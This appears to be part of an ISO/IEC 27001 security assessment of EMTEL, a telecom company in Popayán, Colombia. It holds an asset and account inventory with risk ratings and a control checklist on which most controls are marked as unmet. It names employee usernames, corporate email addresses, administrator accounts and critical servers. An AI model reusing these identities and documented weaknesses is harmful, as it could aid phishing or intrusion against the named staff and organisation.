		Jefe d oficina de jurídica	Media	Baja	Baja	Media
		Auxiliar de Tesorería	Media	Baja	Baja	Media
		Auxiliar de Tesorería	Media	Baja	Baja	Media
		Auxiliar de Tesorería	Media	Baja	Baja	Media
		Técnico de tesorería	Media	Baja	Baja	Media
		cajero	Media	Baja	Baja	Media
		Operador	Media	Baja	Baja	Media
		Asesor de ventas	Media	Baja	Baja	Media
		Auxiliar administrativo	Media	Baja	Baja	Media
		Auxiliar administrativo	Media	Baja	Baja	Media
		Auxiliar administrativo	Media	Baja	Baja	Media
		Técnico de planta	Media	Baja	Baja	Media
		Técnico de planta	Media	Baja	Baja	Media
		Técnico de planta	Media	Baja	Baja	Media
9	Licencia Windows vista	Administrador de sistemas de Información	Media	Baja	Baja	Media
10	Licencia Windows 7	Profesional de recursos físicos y compras	Media	Baja	Baja	Media
		Técnico Administrativo	Media	Baja	Baja	Media
		Técnico de soporte	Media	Baja	Baja	Media
		Profesional especializado	Media	Baja	Baja	Media
		Profesional especializado	Media	Baja	Baja	Media

		Contratista	Media	Baja	Baja	Media
		Profesional	Media	Baja	Baja	Media
		Profesional de control interno	Media	Baja	Baja	Media
		Profesional de calidad	Media	Baja	Baja	Media
		Profesional especializado	Media	Baja	Baja	Media
		Profesional	Media	Baja	Baja	Media
		Jefe de mercadeo	Media	Baja	Baja	Media
		Diseñadora gráfica de mercadeo	Media	Baja	Baja	Media
		Asesores	Media	Baja	Baja	Media
		Ingeniero de soporte	Media	Baja	Baja	Media
		Auxiliar administrativo	Media	Baja	Baja	Media
		Agente call center	Media	Baja	Baja	Media
		Agente call center	Media	Baja	Baja	Media
		Agente call center	Media	Baja	Baja	Media
		Agente call center	Media	Baja	Baja	Media
		contratista TI	Media	Baja	Baja	Media
		contratista TI	Media	Baja	Baja	Media
		Ingeniero de TI	Media	Baja	Baja	Media
		Gestión comercial	Media	Baja	Baja	Media
		Profesional	Media	Baja	Baja	Media
		Gestión comercial	Media	Baja	Baja	Media
		Auxiliar administrativo	Media	Baja	Baja	Media
		Jefe de sección de gestión al cliente	Media	Baja	Baja	Media
		Digitador	Media	Baja	Baja	Media
11	Licencia Windows 8	Auxiliar de tesorería	Media	Baja	Baja	Media
		Gestión comercial	Media	Baja	Baja	Media

		Gestión comercial	Media	Baja	Baja	Media
12	Licencia Windows 10	Agente de call center 1	Media	Baja	Baja	Media
		Agente de call center 2	Media	Baja	Baja	Media
		Agente de call center 3	Media	Baja	Baja	Media
		Coordinadora de call center	Media	Baja	Baja	Media
		Agente de call center 4	Media	Baja	Baja	Media
		Agente de call center 5	Media	Baja	Baja	Media
		Agente de call center 6	Media	Baja	Baja	Media
		Administrador de sistemas de Información	Media	Baja	Baja	Media
		Jefe de sección de recursos financieros	Media	Baja	Baja	Media
		Diseñadora grafica	Media	Baja	Baja	Media
		Auxiliar administrativo	Media	Baja	Baja	Media
13	Licencia Microsoft office 2007	Ingeniero de TI	Media	Baja	Baja	Media
		Jefe de Contabilidad y Presupuesto				
		Profesional de contabilidad				
		Profesional especializado de contabilidad				
		Profesional de contabilidad				
		Auxiliar de contabilidad				
		Auxiliar de contabilidad				
		Analista				
		Auxiliar administrativo				
		Auxiliar administrativo				
		Profesional de SGSST				

		Profesional de recursos físicos y compras				
		Jefe oficina de jurídica				
		Auxiliar de Tesorería				
		Auxiliar de Tesorería				
		Auxiliar de Tesorería				
		Técnico de tesorería				
		Cajero				
		Operador				
		Asesor de ventas				
		Auxiliar administrativo				
		Auxiliar administrativo				
		Auxiliar administrativo				
		Técnico de planta				
		Técnico de planta				
		Técnico de planta				
		Administrador de sistemas de Información				
		Profesional de recursos físicos y compras				
		Técnico Administrativo				
		Técnico de soporte				
		Profesional especializado				
		Supervisor				
		Profesional especializado				
		Contratista				
		Profesional				
		Profesional administrativo				

		Profesional de calidad				
		Profesional especializada				
		Profesional				
		Jefe de mercado				
		Técnico de mercadeo				
		Asesores				
		Ingeniero de soporte				
		Auxiliar administrativo				
		Agente call center				
		Agente call center				
		Agente call center				
		Agente call center				
		contratista TI				
		contratista TI				
		Ingeniero de TI				
		Pasante de TI				
		Gestión comercial				
		Profesional				
		Gestión comercial				
		Auxiliar administrativo				
		Jefe de sección de atención al cliente				
		Digitador				
		Auxiliar técnico				
		Auxiliar administrativo				
		Gestión comercial				
		Gestión comercial				
		Agente de call center				

		Agente de call center				
		Agente de call center				
		Coordinadora de call center				
		Agente de call center				
		Agente de call center				
		Agente de call center				
		Administrador de sistemas de Información				
		Jefe de sección de recursos financieros				
		Diseñadora grafica				
		Auxiliar administrativo				
14	Microsoft volume licensing service center	cuenta de administrador: Ingeniero de TI	Media	Alta	Baja	Media
		cuenta de administrador: jefe de sección de operativa				
15	Autocad	Jefe de Sección de operativa	Media	Media	Baja	Media
		Ingeniero de red de acceso				
16	Winbox	Plataformas y TI	Media	Alta	Media	Media
17	Tera term	Auxiliar de Tesorería	Baja	Baja	Baja	Baja
		Técnico de tesorería				

		Auxiliar administrativo Auxiliar administrativo Jefe de sección de gestión al cliente Técnico de planta Técnico de planta Técnico de planta				
18	Licencia Ace FTP	Auxiliar de Tesorería Técnico de tesorería Auxiliar administrativo Jefe de sección de gestión al cliente	Media	Baja	Baja	Media
19	Virtual box	Plataformas y TI	Baja	Alta	Baja	Media
20	Epaymet	Jefe de sección de recursos financieros Auxiliar de Tesorería Técnico de tesorería Auxiliar administrativo Tesorería	Media	Alta	Media	Media
21	Apoteosys	Cuenta de usuario: jefe de Contabilidad y Presupuesto Cuenta de usuario: Profesional de contabilidad Cuenta de usuario: Profesional especializado de contabilidad Cuenta de usuario: Profesional de contabilidad	Alta	Alta	Alta	Alta

		Cuenta de usuario: Auxiliar administrativo contabilidad				
		Cuenta de usuario: Auxiliar de Tesorería				
		Cuenta de usuario: Técnico de Tesorería				
		Cuenta de usuario: Auxiliar de Tesorería				
		Cuenta de usuario: Auxiliar de Tesorería				
		Cuenta de administrador: Administrador de sistemas de Información				
		Cuenta de usuario: Auxiliar administrativo gerencia				
		Cuenta de usuario: Jefe de sección de recursos financieros				
		Cuenta de usuario: Técnico administrativo almacén				
		Cuenta de usuario: Consultas de almacén				
		Cuenta de usuario: Revisor fiscal				
		Cuenta de usuario: profesional de control interno				
22	Open flexis	Cuenta de administrador: Administrador de sistemas de Información	Alta	Alta	Alta	Alta

		Cuenta de administrador: Administrador de sistemas de Información				
		Cuenta de usuario: Técnico operativo red de acceso - cfroldan				
		Cuenta de usuario: Técnico operativo red de acceso- jmontenegro				
		Cuenta de usuario: Técnico operativo red de acceso- yaquelinamq				
		Cuenta de usuario: Técnico administrativo tesorería - miriamc				
		Cuenta de usuario: Asesor de ventas mercadeo-adominguez				
		Cuenta de usuario: técnico administrativo de archivo- cesarod				
		Cuenta de usuario: Técnico administrativo tesorería - hoovercc				
		Cuenta de usuario: Asesor de ventas mercadeo-dianapgu				
		Cuenta de usuario: Agente de call center-jfgarces				
		Cuenta de usuario: técnico administrativo de casillas-linajc				
		Cuenta de usuario: Agente de call center-luisalber				

		Cuenta de usuario: Agente de call center-ricardomm				
		Cuenta de usuario: técnico administrativo de mercadeo-tomassanchez				
		Cuenta de usuario: Agente de call center-mcamilaho				
		Cuenta de usuario: Agente de call center-mcamilaho				
		Cuenta de usuario: Técnico operativo red de acceso-jordonez				
		Cuenta de usuario: Agente de call center-lmelendez				
		Cuenta de usuario: Agente de call center-jespinosa				
		Cuenta de usuario: Agente de call center-ncarvajal				
		Cuenta de usuario: Agente de call center-ogomez				
		Cuenta de usuario: Agente de call center-yanethm				
		Cuenta de usuario: Agente de call center-flopez				
		Cuenta de usuario: técnico administrativo de casillas-agomez				
		Cuenta de usuario: técnico administrativo de casillas-yalmeida				

		Cuenta de usuario: técnico administrativo de atención al cliente-cristiandj				
		Cuenta de usuario: Agente de call center-chemix				
		Cuenta de usuario: Jefe de atención al cliente-estherhs				
		Cuenta de usuario: Jefe de mercadeo-analucia				
		Cuenta de usuario: técnico administrativo de atención al cliente-facturación-yoly				
		Cuenta de usuario: profesional de tesorería - recaudopagos				
		Cuenta de usuario: técnico administrativo planta interna-arielf				
		Cuenta de usuario: técnico administrativo tesorería-caja-davidama				
		Cuenta de usuario: Asesor de ventas mercadeo-diegofbh				
		Cuenta de usuario: jefe de operativa-rcamayo				
		Cuenta de usuario: Asesor de ventas mercadeo-luceniar				
		Cuenta de usuario: técnico operativo planta interna-jorgelv				
		Cuenta de usuario: reparto de facturas-arnulfo				

		Cuenta de usuario: profesional red de acceso-dmejia				
		Cuenta de usuario: subgerente de técnica – claudiaqr				
		Cuenta de usuario: técnico operativo red troncal-cmanquillo				
		Cuenta de usuario: profesional planta interna-andreslm				
		Cuenta de usuario: técnico administrativo de mercadeo-cristiamj				
		Cuenta de usuario: técnico operativo mesa de ayuda-kmontenegro				
		Cuenta de usuario: técnico operativo mesa de ayuda-juanpsolisr				
		Cuenta de usuario: técnico operativo mesa de ayuda-jorgegonz				
		Cuenta de usuario: profesional red troncal-gabrield				
		Cuenta de usuario: técnico operativo mesa de ayuda-danieljs				
		Cuenta de usuario: técnico operativo mesa de ayuda-ccamilos				
		Cuenta de usuario: profesional de gestión al cliente-jcsanchezoro				

		Cuenta de usuario: técnico operativo red de acceso-carloses				
		Cuenta de usuario: Bastidor bellavista-bbellavista				
		Cuenta de usuario: Bastidor centro-bcentro				
		Cuenta de usuario: Bastidor santa clara-bsantaclara				
		Cuenta de usuario: Bastidor la paz-blapaz				
23	Contac center (Issabel)	cuenta de administrador: Ingeniero de TI	Alta	Alta	Alta	Alta
		cuenta de administrador: contratista de TI				
		Cuenta de supervisor: Coordinador de call center				
		Cuenta de usuario: Agente de call center				
		Cuenta de usuario: Agente de call center				
		Cuenta de usuario: Agente de call center				
		Cuenta de usuario: Agente de call center				
		Cuenta de usuario: Agente de call center				
		Cuenta de usuario: Agente de call center				

		Cuenta de usuario: Agente de call center				
		Cuenta de usuario: Agente de call center				
		Cuenta de usuario: Agente de call center				
		Cuenta de usuario: Agente de call center				
		Cuenta de usuario: Agente de call center				
		Cuenta de usuario: Agente de call center				
24	G suite de Google	1 cuenta de administrador y 47 de usuarios asanchez@emtel.com.co abossio@emtel.com.co abolanos@emtel.com.co cquintero@emtel.com.co comunicaciones@emtel.com.co contratacion@emtel.com.co dmontenegro@emtel.com.co dmejia@emtel.com.co dbalcazar@emtel.com.co eibarra@emtel.com.co eorobio@emtel.com.co esalazar@emtel.com.co facturacion@emtel.com.co facturacionelectronica@emtel.com.co	Media	Media	Media	Media

		fbenavides@emtel.com.co				
		gestionadministrativa@emtel.com.co				
		gestionfinanciera@emtel.com.co				
		gestiondelcontrol@emtel.com.co				
		gestionjuridica@emtel.com.co				
		gnavia@emtel.com.co				
		imunoz@emtel.com.co				
		lmendez@emtel.com.co				
		jgomez@emtel.com.co				
		jdvalenzuela@emtel.com.co				
		lgalvan@emtel.com.co				
		lcaicedo@emtel.com.co				
		usuario@emtel.com.co				
		gerarpalacios@emtel.com.co				
		mcalvache@emtel.com.co				
		mbahos@emtel.com.co				
		paburbano@emtel.com.co				
		plantaexterna@emtel.com.co				
		plataformas@emtel.com.co				
		redacceso@emtel.com.co				
		rmosquera@emtel.com.co				
		rcamayo@emtel.com.co				
		servicioalcliente@emtel.com.co				
		sistemas@emtel.com.co				
		soporte@emtel.com.co				
		talentohumano@emtel.com.co				

		tecnicos@emtel.com.co tesoreria@emtel.com.co vmhurtado@emtel.com.co dcastano@emtel.com.co jcely@emtel.com.co rcastillo@emtel.com.co yortega@emtel.com.co				
25	Plataforma de contratos de usuarios	cuenta de administrador: Ingeniero de TI Cuenta de usuario: Cristian Jiménez	Media	Media	Alta	Media
26	SQL software	Analista Administrador de sistemas de Información Auxiliar administrativo	Media	Media	Alta	Media
27	Suite de seguridad (Bit defender)	1 cuenta de administrador: Ingeniero de TI	Media	Media	Media	Media
28	Doc4us	4 cuentas de administrador: ingeniero de TI, técnico de soporte, y dos administradores de la empresa dueña del software Pendiente porque el servidor no está funcionando	Alta	Alta	Alta	Alta
29	Registro nacional de bases de datos (RNBD)	Ingeniero de TI	Media	Baja	Alta	Media
30		Jefe de Contabilidad y Presupuesto	Alta	Alta	Alta	Alta
		Profesional de contabilidad	Alta	Alta	Alta	Alta

		Profesional especializado de contabilidad	Alta	Alta	Alta	Alta
		Profesional de contabilidad	Alta	Alta	Alta	Alta
		Auxiliar de contabilidad	Alta	Alta	Alta	Alta
		Auxiliar de contabilidad	Alta	Alta	Alta	Alta
		Analista	Alta	Alta	Alta	Alta
		Auxiliar administrativo	Alta	Alta	Alta	Alta
		Auxiliar administrativo	Media	Media	Media	Media
		Profesional de SGSST	Baja	Baja	Baja	Baja
		Profesional de recursos físicos y compras	Media	Media	Media	Media
		Jefe de oficina de jurídica	Alta	Alta	Alta	Alta
		Auxiliar de Tesorería	Alta	Alta	Alta	Alta
		Auxiliar de Tesorería	Alta	Alta	Alta	Alta
		Auxiliar de Tesorería	Alta	Alta	Alta	Alta
		Técnico de tesorería	Alta	Alta	Alta	Alta
		Cajero	Baja	Alta	Alta	Alta
		Operador	Baja	Baja	Baja	Baja
		Asesor de ventas	Baja	Baja	Baja	Baja
		Auxiliar administrativo	Baja	Baja	Baja	Baja
		Auxiliar administrativo	Alta	Alta	Alta	Alta
		Auxiliar administrativo	Baja	Baja	Baja	Baja
		Técnico de planta	Media	Baja	Baja	Media
		Técnico de planta	Media	Alta	Media	Media
		Técnico de planta	Media	Baja	Baja	Media
		Administrador de sistemas de Información	Alta	Alta	Alta	Alta

		Profesional de recursos físicos y compras	Media	Media	Media	Media
		Técnico Administrativo	Baja	Baja	Baja	Baja
		Técnico de soporte	Media	Media	Baja	Media
		Profesional especializado	Alta	Alta	Media	Alta
		Profesional especializado	Media	Baja	Media	Media
		Contratista	Media	Baja	Media	Media
		Profesional	Media	Baja	Media	Media
		Profesional administrativo	Media	Media	Media	Media
		Profesional de calidad	Media	Media	Media	Media
		Profesional especializada	Alta	Alta	Alta	Alta
		Profesional	Media	Media	Media	Media
		Jefe de mercado	Media	Media	Media	Media
		Diseñadora gráfica de mercadeo	Baja	Baja	Baja	Baja
		Asesores	Baja	Baja	Baja	Baja
		Ingeniero de soporte	Media	Media	Media	Media
		Auxiliar administrativo	Media	Baja	Media	Media
		Agente call center	Media	Alta	Media	Media
		Agente call center	Media	Alta	Media	Media
		Agente call center	Media	Alta	Media	Media
		Agente call center	Media	Alta	Media	Media
		contratista TI	Baja	Baja	Baja	Baja
		contratista TI	Baja	Baja	Baja	Baja
		Ingeniero de TI	Media	Baja	Media	Media
		Gestión comercial	Media	Media	Media	Media
		Profesional	Media	Media	Media	Media
		Gestión comercial	Media	Media	Media	Media

		Auxiliar administrativo	Media	Media	Media	Media
		Jefe de sección de gestión al cliente	Media	Media	Media	Media
		Digitador	Media	Media	Media	Media
		Auxiliar de tesorería	Media	Media	Media	Media
		Gestión comercial	Media	Media	Media	Media
		Gestión comercial	Media	Media	Media	Media
		Agente de call center 1	Media	Alta	Media	Media
		Agente de call center 2	Media	Alta	Media	Media
		Agente de call center 3	Media	Alta	Media	Media
		Coordinadora de call center	Media	Alta	Media	Media
		Agente de call center 4	Media	Alta	Media	Media
		Agente de call center 5	Media	Alta	Media	Media
		Agente de call center 6	Media	Alta	Media	Media
		Jefe de sección de recursos financieros	Alta	Alta	Alta	Alta
		Diseñadora grafica	Baja	Baja	Baja	Baja
		Auxiliar administrativo	Alta	Alta	Alta	Alta
31	Computador portátil	empleados internos de la empresa	Baja	Baja	Baja	Baja
32	Servidor contact center	Ingeniero de TI	Alta	Alta	Alta	Alta
33	Servidor de Apoteosys		Alta	Alta	Alta	Alta

		Administrador de sistemas de información				
34	Servidor de contratos de usuario	Ingeniero de TI	Media	Media	Media	Media
35	Servidor de Doc4us	Ingeniero de TI	Alta	Alta	Alta	Alta
36	Servidor open flexis	Administrador de sistemas de información	Alta	Alta	Alta	Alta
37	Access point	Ingeniero de TI	Media	Media	Media	Media
38	Impresora- Fotocopiadora-scanner	Jurídica - sección administrativa-Tecnologías de la información-contabilidad y presupuesto	Media	Media	Media	Media
		Subgerente de Técnica	Media	Media	Media	Media
		Jefe de sección de jurídica	Media	Alta	Alta	Alta
		Secretaria del gerente	Media	Alta	Alta	Alta
		secretaria de la jefe de sección administrativa	Media	Media	Media	Media
		Técnico administrativo	Media	Media	Media	Media
		Planeación y negocios corporativos-calidad	Media	Media	Media	Media

		Planeación y negocios corporativos-calidad	Media	Media	Media	Media
		Tesorería	Media	Alta	Alta	Alta
		Tesorería	Media	Alta	Alta	Alta
		Redes de acceso	Media	Media	Media	Media
		Plataformas	Media	Media	Media	Media
		Jefe de sección de técnico operativa	Media	Baja	Media	Media
		Almacén	Media	Media	Media	Media
39	Digiturno	Clientes-Casillas	Baja	Baja	Baja	Baja
40	Lector biométrico	Todos los empleados de la empresa que tengan contrato de nomina	Media	Baja	Baja	Media
41	Cámaras (cctv)	Tecnologías de la Información	Alta	Alta	Alta	Alta
42	UPS	Tecnologías de la Información	Baja	Alta	Media	Media
43	Discos duros	Tecnologías de la Información	Baja	Baja	Baja	Baja

44	Cintas magnéticas	Administrador de sistemas de Información	Alta	Alta	Alta	Alta
45	Ingeniero de TI	No aplica	Alta	Media	Baja	Media
46	Administrador de sistemas de información	No aplica	Alta	Alta	Baja	Media
47	Técnico de soporte	No aplica	Media	Media	Baja	Media

ANEXO D

CUMPLIMIENTO DE CONTROLES DEL ANEXO A DE LA NORMA ISO/IEC 27001 EN LA EMPRESA DE TELECOMUNICACIONES DE POPAYÁN S.A EMTEL E.S.P

A.5 POLITICAS DE LA SEGURIDAD DE LA INFORMACION				
Objetivo: Brindar orientación y soporte, por parte de la dirección, para la seguridad de la información de acuerdo con los requisitos del negocio y con las leyes y reglamentos pertinentes.			**CUMPLE**	**NO CUMPLE**
A.5.1.1	Documento de la política de seguridad y privacidad de la Información	Se debe definir un conjunto de políticas para la seguridad de la información aprobada por la dirección, publicada y comunicada a los empleados y a las partes externas pertinentes		X
A.5.1.2	Revisión de la política de seguridad de la información	Las políticas para seguridad de la información se deberían revisar a intervalos planificados o si ocurren cambios significativos, para asegurar su conveniencia, adecuación y eficacia continúas.		X

A.6 ORGANIZACIÓN DE LA SEGURIDAD DE LA INFORMACION				
Objetivo: Establecer un marco de referencia de gestión para iniciar y controlar la implementación y operación de la seguridad de la información dentro de la organización			**CUMPLE**	**NO CUMPLE**
A.6.1.1	Roles y responsabilidades para la seguridad de la información	Se deben definir y asignar todas las responsabilidades de la seguridad de la información		X
A.6.1.2	Separación de deberes / tareas	Los deberes y áreas de responsabilidad en conflicto se deben separar para reducir las posibilidades de modificación no autorizada o no intencional, o el uso indebido de los activos de la organización.		X

A.6.1.3	Contacto con las autoridades.	Las organizaciones deben tener procedimientos establecidos que especifiquen cuándo y a través de que autoridades se debe contactar a las autoridades (por ejemplo, las encargadas de hacer cumplir la ley, los organismos de reglamentación y las autoridades de supervisión), y cómo se debe reportar de una manera oportuna los incidentes de seguridad de la información identificados (por ejemplo, si se sospecha una violación de la ley).		X
A.6.1.4	Contacto con grupos de interés especiales	Se deben mantener contactos apropiados con grupos de interés especial u otros foros y asociaciones profesionales especializadas en seguridad.		X
A.6.1.4	Seguridad de la información en la gestión de proyectos	La seguridad de la información se debe integrar al(los) método(s) de gestión de proyectos de la organización, para asegurar que los riesgos de seguridad de la información se identifiquen y traten como parte de un proyecto. Esto se aplica generalmente a cualquier proyecto, independientemente de su naturaleza, por ejemplo, un proyecto para un proceso del negocio principal, TI, gestión de instalaciones y otros procesos de soporte.		X
A.6.2 Dispositivos móviles y de teletrabajo				
Objetivo: Garantizar la seguridad del teletrabajo y el uso de dispositivos móviles			**CUMPLE**	**NO CUMPLE**
A.6.1.1	Política para dispositivos móviles	Se deberían adoptar una política y unas medidas de seguridad de soporte, para gestionar los riesgos introducidos por el uso de dispositivos móviles.		X

A.6.1.2	Teletrabajo	Se deberían implementar una política y unas medidas de seguridad de soporte, para proteger la información a la que se tiene acceso, que es procesada o almacenada en los lugares en los que se realiza teletrabajo.		X

A.7 SEGURIDAD DE LOS RECURSOS HUMANOS				
Objetivo: Asegurar que los empleados y contratistas comprenden sus responsabilidades y son idóneos en los roles para los que se le consideran.			**CUMPLE**	**NO CUMPLE**
A.7.1.1	Selección e investigación de antecedentes	Las verificaciones de los antecedentes de todos los candidatos a un empleo se deben llevar a cabo de acuerdo con las leyes, reglamentos y ética pertinentes, y deberían ser proporcionales a los requisitos de negocio, a la clasificación de la información a que se va a tener acceso, y a los riesgos percibidos.	X	
A.7.1.2	Términos y condiciones del empleo	Los acuerdos contractuales con empleados y contratistas, deben establecer sus responsabilidades y las de la organización en cuanto a la seguridad de la información.		X
A.7.2 Durante la ejecución del empleo				
Objetivo: Asegurarse de que los empleados y contratistas tomen conciencia de sus responsabilidades de seguridad de la información y las cumplan			**CUMPLE**	**NO CUMPLE**
A.7.2.1	Responsabilidades de la dirección	La dirección debe exigir a todos los empleados y contratistas la aplicación de la seguridad de la información de acuerdo con las políticas y procedimientos establecidos por la organización.		X

A.7.2.2	Toma de conciencia, educación y formación en la seguridad de la información	Todos los empleados de la Entidad, y en donde sea pertinente, los contratistas, deben recibir la educación y la formación en toma de conciencia apropiada, y actualizaciones regulares sobre las políticas y procedimientos pertinentes para su cargo.		X
A.7.2.3	Proceso disciplinario	Se debe contar con un proceso disciplinario formal el cual debería ser comunicado, para emprender acciones contra empleados que hayan cometido una violación a la seguridad de la información.		X
A.7.3 Terminación y cambio de empleo				
Objetivo: Proteger los intereses de la organización como parte del proceso de cambio o terminación de empleo			**CUMPLE**	**NO CUMPLE**
A.7.3.1	Terminación o cambio de responsabilidades de empleo	Las responsabilidades y los deberes de seguridad de la información que permanecen válidos después de la terminación o cambio de contrato se deberían definir, comunicar al empleado o contratista y se deberían hacer cumplir.		X

A.8 GESTION DE ACTIVOS				
Objetivo: Identificar los activos organizacionales y definir las responsabilidades de protección apropiadas			**CUMPLE**	**NO CUMPLE**
A.8.1.1	Inventario de activos	Se deben identificar los activos asociados con la información y las instalaciones de procesamiento de información, y se debe elaborar y mantener un inventario de estos activos.		X
A.8.1.2	Propiedad de los activos	Los activos mantenidos en el inventario deben tener un propietario.		X

A.8.1.3	Uso aceptable de los activos	Se deben identificar, documentar e implementar reglas para el uso aceptable de información y de activos asociados con información e instalaciones de procesamiento de información.		X
A.8.1.4	Devolución de activos	Todos los empleados y usuarios de partes externas deben devolver todos los activos de la organización que se encuentren a su cargo, al terminar su empleo, contrato o acuerdo.	X	
A.8.2 Clasificación de la información				
Objetivo: Asegurar que la información recibe un nivel apropiado de protección, de acuerdo con su importancia para la Entidad.			**CUMPLE**	**NO CUMPLE**
A.8.2.1	Clasificación de la información	La información se debería clasificar en función de los requisitos legales, valor, criticidad y susceptibilidad a divulgación o a modificación no autorizada.		X
A.8.2.2	Etiquetado de la información	Se debe desarrollar e implementar un conjunto adecuado de procedimientos para el etiquetado de la información, de acuerdo con el esquema de clasificación de información adoptado por la organización.		X
A.8.2.3	Manejo de activos	Se deben desarrollar e implementar procedimientos para el manejo de activos, de acuerdo con el esquema de clasificación de información adoptado por la organización.		X
A.8.3 Manejo de medios				
Objetivo: Evitar la divulgación, la modificación, el retiro o la destrucción no autorizados de la información almacenada en los medios.			**CUMPLE**	**NO CUMPLE**

A.8.3.1	Gestión de medios removibles	Se deben implementar procedimientos para la gestión de medios removibles, de acuerdo con el esquema de clasificación adoptado por la organización		X
A.8.3.2	Disposición de los medios	Se debe disponer en forma segura de los medios cuando ya no se requieran, utilizando procedimientos formales		X
A.8.3.3	Transferencia de medios físicos	Los medios que contienen información se deben proteger contra acceso no autorizado, uso indebido o corrupción durante el transporte		X

A.9 CONTROL DE ACCESO				
A.9.1 Requisitos del negocio para control de acceso				
Objetivo: Limitar el acceso a la información y a instalaciones de procesamiento de información			**CUMPLE**	**NO CUMPLE**
A.9.1.1	Política de control de acceso	Se debe establecer, documentar y revisar una política de control de acceso con base en los requisitos del negocio y de seguridad de la información.		X
A.9.1.2	Acceso a redes y a servicios en red	Se debe permitir acceso de los usuarios a la red y a los servicios de red para los que hayan sido autorizados específicamente.		X
A.9.2 Gestión de acceso de usuarios				
Objetivo: Asegurar el acceso de los usuarios autorizados y evitar el acceso no autorizado a sistemas y servicios			**CUMPLE**	**NO CUMPLE**
A.9.2.1	Registro y cancelación del registro de usuarios	Se debe implementar un proceso formal de registro y de cancelación de registro de usuarios, para posibilitar la asignación de los derechos de acceso.		X

A.9.2.2	Suministro de acceso de usuarios	Se debe implementar un proceso de suministro de acceso formal de usuarios para asignar o revocar los derechos de acceso a todo tipo de usuarios para todos los sistemas y servicios.		X
A.9.2.3	Gestión de derechos de acceso privilegiado	Se debe restringir y controlar la asignación y uso de derechos de acceso privilegiado.	X	
A.9.2.4	Gestión de información de autenticación secreta de usuarios	La asignación de información de autenticación secreta se debe controlar por medio de un proceso de gestión formal.		X
A.9.2.5	Revisión de los derechos de acceso de usuarios	Los propietarios de los activos deben revisar los derechos de acceso de los usuarios, a intervalos regulares.		X
A.9.2.6	Retiro o ajuste de los derechos de acceso	Los derechos de acceso de todos los empleados y de usuarios externos a la información y a las instalaciones de procesamiento de información se deben retirar al terminar su empleo, contrato o acuerdo, o se deben ajustar cuando se hagan cambios.		X
A.9.3 Responsabilidades de los usuarios				
Objetivo: Hacer que los usuarios rindan cuentas por la salvaguarda de su información de autenticación			**CUMPLE**	**NO CUMPLE**
A.9.3.1	Uso de información de autenticación secreta	Se debe exigir a los usuarios que cumplan las prácticas de la organización para el uso de información de autenticación secreta.		X
A.9.4 Control de acceso a sistemas y aplicaciones				
Objetivo: Evitar el acceso no autorizado a sistemas y aplicaciones			**CUMPLE**	**NO CUMPLE**
A.9.4.1	Restricción de acceso a la información	El acceso a la información y a las funciones de los sistemas de las aplicaciones se debería restringir de		X

		acuerdo con la política de control de acceso.		
A.9.4.2	Procedimiento de ingreso seguro	Cuando lo requiere la política de control de acceso, el acceso a sistemas y aplicaciones se debe controlar mediante un proceso de ingreso seguro.		X
A.9.4.3	Sistema de gestión de contraseñas	Los sistemas de gestión de contraseñas deben ser interactivos y deben asegurar la calidad de las contraseñas.		X
A.9.4.4	Uso de programas utilitarios privilegiados	Se debe restringir y controlar estrictamente el uso de programas utilitarios que pudieran tener capacidad de anular el sistema y los controles de las aplicaciones.		X
A.9.4.5	Control de acceso a códigos fuente de programas	Se debe restringir el acceso a los códigos fuente de los programas.	X	

A.10 CRIPTOGRAFIA				
A.10.1 Controles criptográficos				
Objetivo: Asegurar el uso apropiado y eficaz de la criptografía para proteger la confidencialidad, la autenticidad y/o la integridad de la información			**CUMPLE**	**NO CUMPLE**
A.10.1.1	Política sobre el uso de controles criptográficos	Se debe desarrollar e implementar una política sobre el uso de controles criptográficos para la protección de la información.		X
A.10.1.2	Gestión de llaves	Se debe desarrollar e implementar una política sobre el uso, protección y tiempo de vida de las llaves criptográficas durante todo su ciclo de vida.		X

A.11 SEGURIDAD FÍSICA Y DEL ENTORNO				
A.11.1 Áreas seguras				
Objetivo: Prevenir el acceso físico no autorizado, el daño y la interferencia a la información y a las instalaciones de procesamiento de información de la organización.			**CUMPLE**	**NO CUMPLE**
A.11.1.1	Perímetro de seguridad física	Se debe definir y usar perímetros de seguridad, y usarlos para proteger áreas que contengan información sensible o crítica, e instalaciones de manejo de información.	X	
A.11.1.2	Controles físicos de entrada	Las áreas seguras se deben proteger mediante controles de entrada apropiados para asegurar que solamente se permite el acceso a personal autorizado.		X
A.11.1.3	Seguridad de oficinas, recintos e instalaciones	Se debe diseñar y aplicar seguridad física a oficinas, recintos e instalaciones.		X
A.11.1.4	Protección contra amenazas externas y ambientales	Se debe diseñar y aplicar protección física contra desastres naturales, ataques maliciosos o accidentes.	X	
A.11.1.5	Trabajo en áreas seguras	Se debe diseñar y aplicar procedimientos para trabajo en áreas seguras.		X
A.11.1.6	Áreas de despacho y carga	Se debe controlar los puntos de acceso tales como áreas de despacho y de carga, y otros puntos en donde pueden entrar personas no autorizadas, y si es posible, aislarlos de las instalaciones de procesamiento de información para evitar el acceso no autorizado.		X
A.11.2 Equipos				
Objetivo: Prevenir la perdida, daño, robo o compromiso de activos, y la interrupción de las operaciones de la organización			**CUMPLE**	**NO CUMPLE**

A.11.2.1	Ubicación y protección de los equipos	Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las oportunidades para acceso no autorizado.	X	
A.11.2.2	Servicios de suministro	Los equipos se deben proteger contra fallas de energía y otras interrupciones causadas por fallas en los servicios de suministro.	X	
A.11.2.3	Seguridad del cableado	El cableado de potencia y de telecomunicaciones que porta datos o soporta servicios de información debe estar protegido contra interceptación, interferencia o daño.		X
A.11.2.4	Mantenimiento de equipos	Los equipos se deben mantener correctamente para asegurar su disponibilidad e integridad continuas.		X
A.11.2.5	Retiro de activos	Los equipos, información o software no se deben retirar de su sitio sin autorización previa.		X
A.11.2.6	Seguridad de equipos y activos fuera de las instalaciones	Se debe aplicar medidas de seguridad a los activos que se encuentran fuera de las instalaciones de la organización, teniendo en cuenta los diferentes riesgos de trabajar fuera de dichas instalaciones.		X
A.11.2.7	Disposición segura o reutilización de equipos	Se debe verificar todos los elementos de equipos que contengan medios de almacenamiento, para asegurar que cualquier dato sensible o software con licencia haya sido retirado o sobrescrito en forma segura antes de su disposición o rehusó.		X

A.11.2.8	Equipos de usuario desatendidos	Los usuarios deben asegurarse de que a los equipos desatendidos se les dé protección apropiada.		X
A.11.2.9	Política de escritorio limpio y pantalla limpia	Se debe adoptar una política de escritorio limpio para los papeles y medios de almacenamiento removibles, y una política de pantalla limpia en las instalaciones de procesamiento de información.		X

